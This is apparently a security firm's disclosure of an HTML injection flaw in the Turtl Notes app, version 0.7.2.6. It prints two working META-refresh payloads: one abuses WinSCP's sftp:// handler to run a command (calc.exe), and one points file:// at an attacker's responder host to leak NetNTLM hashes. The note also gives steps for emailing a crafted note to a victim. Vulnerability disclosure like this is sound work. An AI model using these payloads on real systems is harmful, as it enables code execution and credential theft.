
Press Releases | 24 March 2022

HTML Injection Leading to RCE in Turtl

HTML Injection vulnerability found in Turtl Notes, disclosed by Cyber Citadel researchers, could affect iOS and Android users.

Cyber Citadel's Lead Security Researcher Rafay Baloch and Security Researcher Muhammad Samak disclosed an HTML Injection vulnerability found in the Turtl Notes application, which could lead to a potential RCE and NTLMv2 hash disclosure via abusing the arbitrary URI schemes.



Turtl Notes user interface

Turtl Notes

Turtl Notes is a cross-platform application that focuses on note-taking collaboration. The online service provides users with a notebook sharing platform that allows notes to be organised easily, synchronised across devices, shared with other Turtl users and shared via email. The application has been downloaded 10,000+ times on Google Play and an unknown number of times from the Turtl's website for Windows, OSX, Linux, Android and iOS.

While Turtl encrypts user data, with an impressive 2,048-bit key encryption system, and boasts the implementation of high-grade firewalls, that protect from DDoS attacks, the HTML Injection vulnerability, found by Rafay Baloch and Muhammad Samak, has exposed a critical flaw in Turtl's software.

#Vulnerability: HTML Injection leads to RCE and netNTLM hash disclosure via abusing the arbitrary URI schemes.
#Product: Turtl Notes
#Download Link: https://turtlapp.com/download/
#Version: 0.7.2.6
#Impact: High
#Company: Cyber Citadel
#Website: www.cybercitadel.com

Introduction

Turtl is a cross platform note-taking application which uses the Electron framework. The Turtl application was prone to "HTML Injection" vulnerability due to the lack of input sensitization during the mark-down parsing.

The <meta> tag can be used to weaponize this vulnerability via calling the URI Schemes like file:// and sftp://.

Credits

Discovered by: Rafay Baloch and Muhammad Samak

Steps

- Create a new note and embed the payload
- share the note with the victim via email

POC

Many Windows users use the WinSCP for scp, sftp, ftp and s3 client but if WinSCP is installed then the "sftp" URI Scheme can be abused by executing the system command. Execution of the payload will invoke the OS default application to handle the URI.

<META HTTP-EQUIV="refresh" CONTENT="0; URL=sftp://youtube:com;watch=sn96aVA2;x-proxymethod=5;x-proxytelnetcommand=calc.exe@foo.bar/">

The 'file://' URI can also be used for steal the NetNTLM hashes.


<META HTTP-EQUIV="refresh" CONTENT="0; URL=file://<responder_ip>/leak/leak.png">

The RCE can also be achieved by referencing the remote executables files like .exe and .bat on a host that do not have a sftp:// URI handler. (confirmation will be needed to run the application)

Impact


Arbitrary code execution and NTLMv2 hash leak.

Turtl remote code execution POC



0:00 / 0:07

Evidence of Turtle RCE vulnerability



0:00 / 0:13

Evidence of Turtle RCE vulnerability

Response from Vendors

Vendor	Service	Version	Platform	Reported Date	Fixed	CVE
Turtl	Turtl Notes	0.7.2.6	Windows, Mac, Linux, Android	11/12/2021	N/A	Processing

Penetration Test Breakdown: Skills and Experience

30 September 2021

Penetration Test Breakdown: Testing Resources

30 September 2021

Penetration Test Breakdown: Network Complexity

30 September 2021

LATEST NEWS

Why Pentesting is Essential for Business Growth

17 November 2022

Cyber Security in the Logistics Sector: Implementing smart integration for smarter business growth

13 July 2022

Directory Traversal Found in QNAP QTS System

2 June 2022

What Lies Beneath? Cyber Criminal Activity.

1 April 2022

SYDNEY

Level 35, Tower One
100 Barangaroo Ave
Sydney
NSW 2000
+61 2 8318 0290

MELBOURNE

Level 14, The Dome
333 Collins Street
Melbourne
Victoria 3000
+61 3 8592 0580

AUCKLAND

Level 26, HSBC Tower
188 Quay Street
Auckland 1010
+64 9 940 2250

CHICAGO

+1 312 940 8388

LONDON

+44 203 677 0000

GET IN TOUCH info@cybercitadel.com

Cyber Security. It's time to get real.